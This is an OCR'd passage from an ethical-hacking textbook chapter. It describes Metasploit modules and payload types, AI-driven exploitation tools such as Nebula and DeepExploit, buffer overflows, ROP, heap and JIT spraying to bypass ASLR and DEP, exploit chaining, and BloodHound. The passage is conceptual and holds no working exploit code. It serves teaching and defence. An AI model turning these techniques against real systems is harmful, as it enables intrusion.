

Figure 6-54: Metasploit Screenshot

An attacker can leverage the following Metasploit features to conduct a web server attack:

- Closed-loop vulnerability validation
- Phishing simulations
- Social engineering tactics
- Manual brute-force attacks
- Manual exploitation techniques
- Evasion of leading defensive solutions

Metasploit empowers penetration testers to:

- Expedite penetration testing assignments by automating repetitive tasks and executing multi-layered attacks
- Evaluate the security of web applications, networks, endpoints, and email users
- Tunnel traffic through compromised systems to pivot deeper into a network
- Customize executive, audit, and technical report templates and content

Metasploit Architecture

The Metasploit Framework is a free and open-source tool designed for security researchers and penetration testers, offering a standardized approach to quickly create exploits, payloads, encoders, NOP generators, and reconnaissance tools. This framework allows users to reuse significant portions of code that they would need to duplicate or rewrite for each exploit individually. Its

modular design promotes code reuse across different projects. The framework can be divided into several components, with the core being the foundational element. The core is responsible for implementing all necessary interfaces that facilitate interaction with exploit modules, sessions, and plugins. It supports vulnerability research, the development of exploits, and the creation of custom security tools.



Figure 6-55: Metasploit Architecture

Metasploit Modules

Metasploit Exploit Module

This is a fundamental module within Metasploit that allows for the encapsulation of an individual exploit, enabling users to target various platforms. This module comes with simplified meta-information fields. By utilizing the Mixins feature, users are also able to dynamically alter exploit behavior, conduct brute-force attacks, and try passive exploits.

A system can be compromised using the Metasploit Framework by following these steps:

- Configure an active exploit
- Verify the exploit options
- Select a target
- Select a payload
- Launch the exploit

Metasploit Payload Module

An exploit carries a payload in its backpack upon infiltrating a system and then leaves that backpack behind. The Metasploit Framework offers three types of payload modules:

- **Singles:** Are completely self-sufficient and independent
- **Stagers:** Establish a network link between the attacker and the victim

- **Stages:** Are downloaded by stager modules

A payload module in Metasploit can upload and download files from the host, capture screenshots, and gather password hashes. It can even take control of the screen, mouse, and keyboard to manipulate a computer remotely. The payload module creates a communication channel between the Metasploit framework and the target host. It integrates arbitrary code that runs when an exploit is successful. To create payloads, you first need to choose a payload using the command shown in Figure 6-56.



Figure 6-56: Metasploit Payload Command

Metasploit Auxiliary Module

Auxiliary modules within Metasploit can be utilized to carry out various one-time actions, including port scanning, DoS attacks, and fuzzing. These modules include tools that evaluate the security of the target alongside other auxiliary modules such as scanners, DoS tools, and fuzzers. By using the **show auxiliary** command in Metasploit, users can display all available auxiliary modules. All modules in Metasploit that are not designed for exploitation are classified as auxiliary modules. Metasploit incorporates auxiliary modules to serve additional functions beyond exploitation. These auxiliary modules are located in the modules/auxiliary/ directory of the framework's primary directory. To execute an auxiliary module, either the **run** command or the **exploit** command can be used.



Figure 6-57: Auxiliary Module Commands of Metasploit

AI-Powered Vulnerability Exploitation Tools

Nebula

Nebula embodies a revolutionary change in ethical hacking, utilizing the power of AI to transform the detection and exploitation of security vulnerabilities.

Key Features include:

- **AI for Vulnerability Management:** Nebula uses AI to automate the identification and exploitation of vulnerabilities by analyzing large datasets and patterns.
- **NLP Integration**: Natural Language Processing (NLP) simplifies command usage, converting user intent into precise actions without needing extensive technical knowledge.
- **Automated Ethical Hacking:** Nebula streamlines ethical hacking by automating repetitive tasks like vulnerability scanning and executing exploit scripts, ensuring consistency in security assessments.
- **Command Search Engine:** The search engine helps ethical hackers quickly find relevant commands for services, ports, or terms, offering curated suggestions to identify vulnerabilities.



Figure 6-57: Nebula allows Users to Input Commands using Natural Language

DeepExploit

DeepExploit automates vulnerability identification and exploitation using a deep learning model. It integrates the A3C neural network to analyze and exploit vulnerabilities in target systems.

The workflow of DeepExploit is as follows:

1. **Data Collection:** Gathers details about target servers, including OS and software versions.

2. **Neural Network Training:** Uses collected data to generate exploit payloads.

3. **Payload Execution:** Deploys payloads on target servers via Metasploit.

4. **Model Updating:** Refines the neural network based on the outcomes of exploit attempts.

Key Features include:

- **Fully Automated Process:** Streamlines ethical hacking by rapidly assessing and mitigating vulnerabilities
- **Data Gathering and Training:** Collects server information and feeds it into the A3C model for tailored payloads
- **Metasploit Integration:** Ensures effectiveness in executing generated payloads
- **Continuous Learning:** Updates the model with each exploit attempt, enhancing accuracy and efficiency over time



Figure 5-58: DeepExploit Scan Report

Buffer Overflow

A buffer is a designated area in memory for handling an application's runtime data. The buffer overflow occurs when more data is written to the buffer than it can hold, leading to the overwriting of adjacent memory locations. This vulnerability can cause erratic behavior, crashes, and memory access errors. Attackers exploit buffer overflows to inject malicious code, damage files, modify data, escalate privileges, or gain unauthorized access.

Programs are vulnerable to buffer overflows for several reasons:

- Insufficient boundary checks
- Use of outdated programming languages
- Unsafe functions that do not validate buffer sizes
- Poor programming practices and filtering principles
- Improper memory allocation and inadequate input sanitization
- Use of pointers for heap memory access

There are two types of buffer overflow, namely stack-based buffer overflow and heap-based buffer overflow.

Stack-Based Buffer Overflow

A stack is primarily used for static memory allocation, storing temporary variables in a "Last-in First-out" (LIFO) order. When a function is called, memory for its variables is allocated on the stack, and it is deallocated automatically upon return. The two main operations are PUSH (to add data) and POP (to remove data).

Stack memory includes five important registers:

1. **Extended Base Pointer (EBP):** Holds the address of the first data element.
2. **Extended Stack Pointer (ESP):** Points to the next data element to be stored.
3. **Extended Instruction Pointer (EIP):** Indicates the address of the next instruction to execute.
4. **Extended Source Index (ESI):** Used for source indexing in string operations.
5. **Extended Destination Index (EDI):** Used for destination indexing in string operations.

A stack-based buffer overflow occurs when more data is written to a buffer than allocated, primarily affecting the EBP, EIP, and ESP registers. The EIP is crucial as it stores the next instruction to be executed.



Figure 6-59: Representation of Stack

When a function executes, a stack frame is created and stored in the ESP register. Upon returning, the frame is popped, and execution resumes from the EIP register's return address. In a buffer overflow attack, attackers can modify the EIP register to replace the return address with malicious code, enabling shell access to the target system.



Figure 6-60: Demonstration of Stack-Based Buffer Overflow

Heap-Based Buffer Overflow

A heap is used for dynamic memory allocation during program execution, storing data at runtime. Access to heap memory is slower than stack memory, and programmers must manually allocate (using functions like malloc()) and deallocate (using free()) this memory.

Heap-based overflows occur when data is written without bounds checking, potentially overwriting dynamic memory links, headers, or virtual function tables. Attackers exploit these vulnerabilities

to take control of program execution. Unlike stack overflows, heap overflows are inconsistent and have varying exploitation techniques, making them significant software security concerns.



Figure 6-61: Demonstration of Heap-Based Buffer Overflow

Return-Oriented Programming (ROP) Attack

Return-oriented programming is a technique used by attackers to run arbitrary malicious code even when security measures like code signing and executable space protection are in place. This method involves the attacker taking control of the target program's flow by accessing the call stack and executing machine instructions by reusing existing libraries, known as gadgets. Gadgets are sequences of instructions that conclude with the x86 RET instruction. The attacker picks a sequence of these existing gadgets to form a new program and runs it with harmful objectives. Additionally, the attacker can execute code branching and evaluate conditions such as equal, less than, and greater than based on the program data. ROP attacks prove to be highly effective as they exploit legal and available code libraries, which security measures such as code signing and executable space protection do not detect.



Figure 6-62: Return-Oriented Attack Example

Bypassing ASLR and DEP Security Mechanisms

Address Space Layout Randomization (ASLR) and Data Execution Prevention (DEP) are two crucial security features aimed at complicating the exploitation of vulnerabilities for attackers. ASLR alters the memory addresses utilized by system and application processes, making it more challenging for attackers to anticipate where their harmful payloads will be situated in memory. DEP inhibits code execution in specific memory regions that are not explicitly designated as executable, counteracting various exploitation methods that depend on running code from non-executable memory areas. Nevertheless, despite their efficiency, tenacious attackers have created methods to circumvent ASLR and DEP under particular circumstances.

Heap Spraying

Heap spraying is a technique used by attackers to flood a target process's memory heap with multiple copies of malicious code, exploiting vulnerabilities like buffer overflows. This method aims to bypass ASLR and DEP security mechanisms, enhancing the chances of executing arbitrary code. Attackers typically target vulnerabilities in web browsers, as even with ASLR randomizing memory layout, the large volume of data makes it easier to predict where the malicious code resides.

Despite DEP preventing code execution from the heap, attackers can use techniques like ROP to manipulate function pointers and indirectly execute their payload.

Steps in Heap Spraying

1. **Vulnerability Identification:** Find software with a buffer overflow vulnerability.

2. **Filling the Heap Space:** Populate the heap with numerous copies of the malicious code.

3. **Overwriting Pointers:** Exploit the vulnerability to overwrite pointers with addresses from the heap.

4. **Malicious Code Execution:** Gain control of the program flow to execute the injected code, compromising the system.



Figure 6-63: Heap Spraying

JIT Spraying

Attackers use Just-In-Time (JIT) spraying techniques to execute arbitrary code on a victim's system by exploiting vulnerabilities in the JIT compilation feature in many modern web browsers. In this attack, the attacker crafts specially designed JavaScript code containing a malicious payload and forces the target browser to execute the JavaScript code. As a result, the JIT compiler dynamically generates the equivalent machine code of the JavaScript. Then, attackers exploit vulnerabilities in the JIT compiler, such as memory corruption bugs, buffer overflows, or other weaknesses, to manipulate the generated machine code and redirect the execution flow to the malicious payload to achieve their objectives. JIT spraying attacks can predict the memory addresses where their malicious code will be placed by leveraging the predictability of the JIT compiler's behavior, thereby effectively bypassing ASLR protections. By forcing the JIT compiler to generate executable code from the attacker's JavaScript, attackers can also circumvent the DEP security mechanism that prevents the execution of code in specific memory regions.



Figure 6-64: JIT Spraying

Exploit Chaining

Exploit chaining, or vulnerability chaining, is a cyberattack method that combines multiple exploits to compromise a target from its core. The process begins with reconnaissance, where attackers identify digital vulnerabilities in the target system. They gain initial access through chosen exploitation tools and then navigate deeper into the network using the identified exploits. This sophisticated technique allows attackers to achieve system-level access, facilitating further attacks undetected by security measures.

While exploit chaining requires more time and effort initially, it creates complex attacks that are harder to remediate. Organizations face significant risks as these attacks are executed quickly, often without adequate defenses or resources to counteract them. Exploit chains exploit known vulnerabilities, making IT assets challenging to identify and protect.



Figure 6-65: Illustration of Exploit Chains

Domain Mapping and Exploitation with Bloodhound

Active Directory (AD) domain mapping presents a visual representation of an organization's AD domain architecture. It illustrates the trust relationships among users and groups within that

environment. Attackers seek to uncover intricate attack routes in the AD landscape of their target organization by utilizing tools like BloodHound and Docusnap. Similarly, security experts can leverage these tools to discover and mitigate potential attack paths before they can be taken advantage of.

Bloodhound

Bloodhound is a web application developed in JavaScript, leveraging Linkurious and compiled via Electron, incorporating a Neo4j database that a C# data collector populates. It employs graph theory to uncover concealed and frequently unintended connections within an AD environment. Attackers utilize BloodHound to pinpoint intricate attack pathways in AD settings effortlessly.

